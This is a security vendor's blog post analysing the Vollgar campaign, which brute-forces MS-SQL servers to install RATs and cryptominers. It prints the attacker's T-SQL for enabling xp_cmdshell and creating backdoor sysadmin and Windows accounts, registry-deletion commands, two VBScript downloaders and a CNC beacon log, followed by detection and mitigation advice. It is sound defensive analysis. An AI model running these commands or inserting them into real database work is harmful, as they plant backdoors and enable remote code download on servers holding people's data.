

The Vollgar Campaign: MS-SQL Servers Under Attack

guardicore.com/2020/04/vollgar-ms-sql-servers-under-attack/

By Ophir Harpaz



Guardicore Labs team has recently uncovered a long-running attack campaign which aims to infect Windows machines running MS-SQL servers. Dating back to May 2018, the campaign uses password brute force to breach victim machines, deploys multiple backdoors and executes numerous malicious modules, such as multifunctional remote access tools (RATs) and cryptominers. We dubbed the campaign *Vollgar* after the *Vollar* cryptocurrency it mines and its offensive, vulgar behavior.

Having MS-SQL servers exposed to the internet with weak credentials is not the best of practices. This might explain how this campaign has managed to infect around 3k database machines daily. Victims belong to various industry sectors, including healthcare, aviation, IT & telecommunications and higher education.

Learn More About Threat Intelligence Firewall [VIEW NOW](#)

A full list of IOCs (Indicators of Compromise) as well as a detection script can be found in [Guardicore Labs Campaigns repository](#).



2-3K
Daily Infections



2Yrs
of Activity




Top Infected countries

**China, India, US, South
Korea and Turkey**



Targeted service:

MS-SQL Server





Victim Analysis: Long Infection Periods

The first incident of this campaign appeared in May 2018 in Guardicore's Global Sensors Network (GGSN), a network of high-interaction honeypots. During its two years of activity, the campaign's attack flow has remained similar – thorough, well-planned and noisy; we describe the different steps of the attack chain in the next section. A peak in the number of incidents in last December drew us to closely monitoring the campaign and its impact.

Overall, *Vollgar* attacks originated in more than 120 IP addresses, the vast majority of which are in China. These are most likely compromised machines, repurposed to scan and infect new victims. While some of them were short-lived and responsible for only several incidents, a couple of source IPs were active for over three months, attacking the GGSN dozens of times.

By analyzing the attacker's log files, we were able to obtain information on the compromised machines. With regards to infection period, the majority (60%) of infected machines remained such for only a short period of time. However, almost 20% of all breached servers remained infected for more than a week and even longer than two weeks. This proves how successful the attack is in hiding its tracks and bypassing mitigations such as antiviruses and EDR products. Alternatively, it is very likely that those do not exist on servers in the first place.

We have noticed that 10% of the victims were reinfected by the malware; the system administrator may have removed the malware, and then got hit by it again. This reinfection pattern has been seen by Guardicore Labs before in the analysis of the [Smominru campaign](#), and suggests that malware removal is often done in a partial manner, without an in-depth investigation into the root cause of the infection.



Attack Flow: Vulgar, Thorough & Competitive

The *Vollgar* attack chain demonstrates the competitive nature of the attacker, who diligently and thoroughly kills other threat actors' processes.

Initial Breach

The attack begins with MS-SQL brute force login attempts. Once the attacker breaks in, a series of configuration changes is performed to the database to allow future command execution.

```
EXEC sp_configure 'show advanced options', 1;RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1;RECONFIGURE;
exec sp_configure 'show advanced options', 1;RECONFIGURE;
exec sp_configure 'Ad Hoc Distributed Queries',1;RECONFIGURE;
exec sp_configure 'show advanced options', 1;RECONFIGURE;
exec sp_configure 'Ole Automation Procedures',1;RECONFIGURE;
exec sp_addextendedproc xp_cmdshell, 'xp_cmdshell.dll'
```

Following these settings changes, the attacker performs a series of steps to make the system as out-of-the-box as possible. For example, the attacker validates that certain COM classes are available – *WbemScripting.SWbemLocator*, *Microsoft.Jet.OLEDB.4.0* and *Windows Script Host Object Model (wshom)*. These classes support both WMI scripting and command execution through MS-SQL, which will be later used to download the initial malware binary. The *Vollgar* attacker also ensures that strategic files such as *cmd.exe* and *ftp.exe* have execution permissions.

Planning ahead, the attacker sets multiple backdoor users on the machine – both in the MS-SQL database context and in that of the operating system. In both cases, the users are added to the administrators group to “arm” them with elevated privileges.

```
sp_addlogin 'web', 'hywjs!14', 'master'
exec sp_addsrvrolemember 'web', 'sysadmin'
```

```
sp_addlogin 'sql', 'hywjs!14', 'master'
exec sp_addsrvrolemember 'sql', 'sysadmin'
```

```
DECLARE @sp_passwordnet1 INT EXEC SP_OAcreate
'wscript.shell', @sp_passwordnet1 OUTPUT EXEC SP_OAMETHOD
@sp_passwordnet1, 'run', null, 'net1 user IUER_SERVER Yuan00852 /add'
```

```
DECLARE @sp_passwordnet1 INT EXEC SP_OAcreate
'wscript.shell', @sp_passwordnet1 OUTPUT EXEC SP_OAMETHOD
@sp_passwordnet1, 'run', null, 'net1 user IUER_SERVER Yuan00852 /add'
```

Being the only attacker on a machine is powerful – your malware gets the most resources, such as bandwidth and CPU power, and access is valid only through your backdoors. Therefore, the *Vollgar* attacker puts many efforts into both eliminating other threat actors'

activity and removing their traces. For example, *Vollgar* deletes the key *HKLM\SOFTWARE\Microsoft\Command Processor\Autorun*, frequently used by attackers for persistence.

In addition, many values from *Image File Execution Options* are removed. Normally, this section in the registry is used to attach a certain process – usually a debugger – to other executables. Threat actors exploit this functionality to run malicious processes along with system executables. By deleting these values, *Vollgar* ensures that no other malware is attached to legitimate processes, such as *cmd.exe*, *ftp.exe*, *net.exe* and Windows scripting hosts such as *wscript.exe* and *cscript.exe*.

```
EXEC master..xp_regdeletevalue
@rootkey='HKEY_LOCAL_MACHINE',
@key='SOFTWARE\Microsoft\Command Processor',
@value_name='Autorun'

...

xp_regdeletevalue 'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Image File Execution Options\net.exe','Debugger'
exec xp_regdeletekey 'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Image File Execution Options\net.exe'

...
```

Downloaders

To prepare for possible failures, the attacker writes three separate downloader scripts – two VBScripts downloading over HTTP and one FTP script. Each downloader is executed a couple of times, every time with a different target location on the local file system. This thoroughness is somewhat unusual among other attack groups, who often look for the fastest route to their goal.

```

on error resume next
with wscript
if .arguments.count<2 then .quit
end if
set
aso=.createobject("adodb.stream")
set
web=createobject("microsoft.xmlhttp")
web.open "get",.arguments(0),0
web.send
if web.status>200 then quit
aso.type=1:aso.open
aso.write web.responsebody
aso.savetofile .arguments(1),2
end with


Set x=
CreateObject("Microsoft.XMLHTTP")
x.Open
"GET",LCase(WScript.Arguments(0)),0
x.Send()
Set s =
CreateObject("ADODB.Stream")
s.Mode = 3
s.Type = 1
s.Open()
s.Write(x.responsebody)
s.SaveToFile
LCase(WScript.Arguments(1)),2

```

Attacker Infrastructure: an Omni-Compromised Machine

Vollgar's main CNC server was operated from a computer in China. The server, running an MS-SQL database and a Tomcat web server, was found to be compromised by more than one attack group. In fact, we found almost ten different backdoors used to access the machine, read its file system contents, modify its registry, download and upload files and execute commands. Nevertheless, the machine was “business as usual”, running the database service as well as benign background processes. Malicious activity can be seen among running tasks, active sessions and lists of users with administrative privileges – yet it somehow escaped the owners of this server.

The attacker held their entire infrastructure on the compromised machine. Among the files was the MS-SQL attack tool, responsible for scanning IP ranges, brute-forcing the targeted database and executing commands remotely. In addition, we found two CNC programs with GUI in Chinese, a tool for modifying files' hash values, a portable HTTP file server (HFS), Serv-U FTP server and a copy of the executable mstsc.exe (Microsoft Terminal Services Client) used to connect to victims over RDP.



Upon connection from an infected client, the CNC receives from the client several identifying data – its public IP, geolocation – city, district and country, operating system version, computer name and CPU model. Two command lines for cryptominer execution are also sent to the server, probably for monitoring purposes.

```
Z...80008 public IP ???? , city, district, country */ public */Windows 10 x64*/DESKTOP-7JFM8TU*/NULL*/
*1*Intel(R) Core(TM) i7-8650U CPU @ 1.90GHz*/NULL*/--donate-level 1 --max-cpu-usage 75 -o o.vollar.ga:80 -u x.hu15c
-p x -k*/--algo vds --server vds.uupool.cn --port 13032 --user VcJfUth6nj6sfMTX2khzLT4WadFy81QrEj.Nhu15 --pass
x5...80009100%|NULL|NULL||.....||2020..3..17..12..6..40..4..8000964%|NULL|NULL||.....||
2020..3..17..12..6..52..3..8000963%|NULL|NULL||.....||2020..3..17..12..7..4..4..8000970%|NULL|NULL||.....||
2020..3..17..12..7..14..4..8000974%|NULL|NULL||.....||2020..3..17..12..7..24..4..8000962%|NULL|NULL||.....||
2020..3..17..12..7..34..4..8000988%|NULL|NULL||.....||2020..3..17..12..7..44..5..80009100%|NULL|NULL||.....||
2020..3..17..12..7..54..4..80009100%|NULL|NULL||.....||2020..3..17..12..8..5..5..80009100%|NULL|NULL||.....||
2020..3..17..12..8..15..5..80009100%|NULL|NULL||.....||2020..3..17..12..8..25..5..80009100%|NULL|NULL||.....||
2020..3..17..12..8..35..5..80009100%|NULL|NULL||.....||2020..3..17..12..8..45..5..80009100%|NULL|NULL||.....||
2020..3..17..12..8..55..4..80009100%|NULL|NULL||.....||2020..3..17..12..9..5..5..80009100%|NULL|NULL||.....||
2020..3..17..12..9..15..5..80009100%|NULL|NULL||.....||2020..3..17..12..9..25..5..80009100%|NULL|NULL||.....||
2020..3..17..12..9..35..5..80009100%|NULL|NULL||.....||2020..3..17..12..9..45..5..80009100%|NULL|NULL||.....||
2020..3..17..12..9..55..5..80009100%|NULL|NULL||.....||2020..3..17..12..10..5..6..80009100%|NULL|NULL||.....||
2020..3..17..12..10..15..6..80009100%|NULL|NULL||.....||2020..3..17..12..10..25..6..80009100%|NULL|NULL||.....||
2020..3..17..12..10..35..6..80009100%|NULL|NULL||.....||2020..3..17..12..10..45..6..80009100%|NULL|NULL||.....||
```

As mentioned earlier, we found two CNC platforms used by the attacker. These two platforms were developed by different vendors, but offer a similar variety of remote control capabilities to the attacker who controls them: downloading files, installing new Windows services, keylogging, screen capturing, running an interactive shell terminal, activating the camera and the microphone, initiating a DDoS attack, and more.



Hosting Companies Host Abusive Business

The *Vollgar* infrastructure is based on abused domain names and shell companies. The attacker uses this infrastructure to host malicious payloads and operate the campaign's command-and-control bases.

The attacker freely uses internet services which are ripe for abuse; the domain *vollar.ga* uses the *.ga* top-level domain (TLD), which can be registered for free. Like many other free TLDs, *.ga* is wildly abused by malware providers.


Many of the CNC servers are hosted on odd hosting services. One set of observed CNC servers all belong to a specific autonomous system number (ASN) AS133115, *HK Kwaifong Group Limited*. Despite its large size, this AS is registered with a private email account, *kwaifong33@gmail.com*. The email address appears on multiple additional ASNs, such as AS133073, registered to *www.glovine.com.au* – a completely disabled website.

The ASNs seem to share many of their IP ranges with a hosting company named *CloudInnovation Infrastructure*. A quick look at their website – *cloudinnovation.org* – reveals an obviously nonexistent business. However, the company owns a large collection of illegitimate domains.

These are just a few examples of different hosting services which clearly help provide a safe haven for fraudulent activity. The next section describes the malware modules hosted on the attacker's servers and how these modules communicate with the attacker's backend.

Malware – Spawning Multiple RAT Modules

General Attack Flow



Guardicore


The initial payload, named *SQLAGENTIDC.exe* or *SQLAGENTVDC.exe*, starts by running *taskkill* on a long list of processes, with the goal of eliminating competitors and earning more computing resources. These processes include *Rnaphin.exe*, *xmr.exe*, and *winxmr.exe*, to name a few. Then, the payload copies itself to the user's *AppData* folder and executes the copy. The new process checks for internet connectivity, then queries *Baidu Maps* to obtain the victim's IP and geolocation which it later sends to the CNC. Then, a couple of additional payloads are downloaded onto the infected machine – multiple RAT modules and an XMRig-based cryptominer.

Each RAT module attempts to connect to the CNC server on a different port. Ports we've seen include 22251, 9383 and 3213. It is fair to assume that the simultaneous connections are for redundancy in case one of the CNCs is down. The communication between the client and server starts with an initial report of information, then continues with periodic heartbeats once every ten seconds.

The attacker is mining both Monero and an alt-coin named VDS, or Vollar. This is an unusual cryptocurrency, combining elements of Monero (full privacy) and Ethereum (smart contracts), pegged relatively close to the dollar.

Detection & Mitigation

The *Vollgar* campaign targets Windows machines running MS-SQL servers which are internet-facing. To check if your Windows machine has been infected, Guardicore Labs provides an open-source Powershell script to detect Vollgar's tracks and IOCs. The script along with execution instructions can be found in the [campaign's IOCs repository](#).



```
Windows PowerShell
PS C:\Users\Shirley\Desktop> .\detect_vollgar.ps1
Vollgar Campaign Detection Tool
Written By Guardicore Labs
Contact us at: labs@guardicore.com

[X] Service SQLAGENT MSSQL SQLIOSIMSA was found on this host
[V] Vollgar's local user IUER_SERVER was not found on this host
[X] A malicious payload was found in C:\Users\Shirley\AppData\Local\Temp\SQLAGENTSWA.exe
[X] A malicious payload was found in C:\Users\Shirley\AppData\Local\Temp\SQLIOMDSD.exe
[X] A malicious payload was found in C:\Users\Shirley\AppData\Local\Temp\SQLSernsf.exe
[X] A malicious payload was found in C:\Program Files (x86)\Microsoft SQL Server\SQLSerasi.exe
[V] No malicious scheduled tasks were found

[X] Evidence for the Vollgar campaign has been found on this host
PS C:\Users\Shirley\Desktop> _
```

It is highly recommended to not expose database servers to the internet. Instead, they need to be accessible to specific machines within the organization through segmentation and whitelist access policies. We recommend enabling logging in order to monitor and alert on suspicious, unexpected or recurring login attempts.

The majority of attack campaigns, and *Vollgar* included, involve network communication to CNC servers. Outgoing communications to such destinations can and should be blocked; Guardicore offers a [Threat-Intelligence Firewall](#), based on Guardicore Reputation Service, for exactly this type of protection.

If infected, we highly recommend to immediately quarantine the infected machine and prevent it from accessing other assets in the network. It is also important to change all your MS-SQL user account passwords to strong passwords, to avoid being reinfected by this or other brute force attacks.

Little Prey; Many Predators

There is a vast number of attacks targeting MS-SQL servers. However, there are only about half-a-million machines running this database service. This relatively-small number of potential victims triggers an inter-group competition over control and resources; these virtual fights can be seen in many of the recent mass-scale attacks.

What makes these database servers appealing for attackers apart from their valuable CPU power is the huge amount of data they hold. These machines possibly store personal information such as usernames, passwords, credit card numbers, etc., which can fall into the attacker's hands with only a simple brute-force.

Unfortunately, oblivious or negligent registrars and hosting companies are part of the problem, as they allow attackers to use IP addresses and domain names to host whole infrastructures. If these providers continue to look the other way, mass-scale attacks will continue to prosper and operate under the radar for long periods of time.

Learn More About Threat Intelligence Firewall [VIEW NOW](#)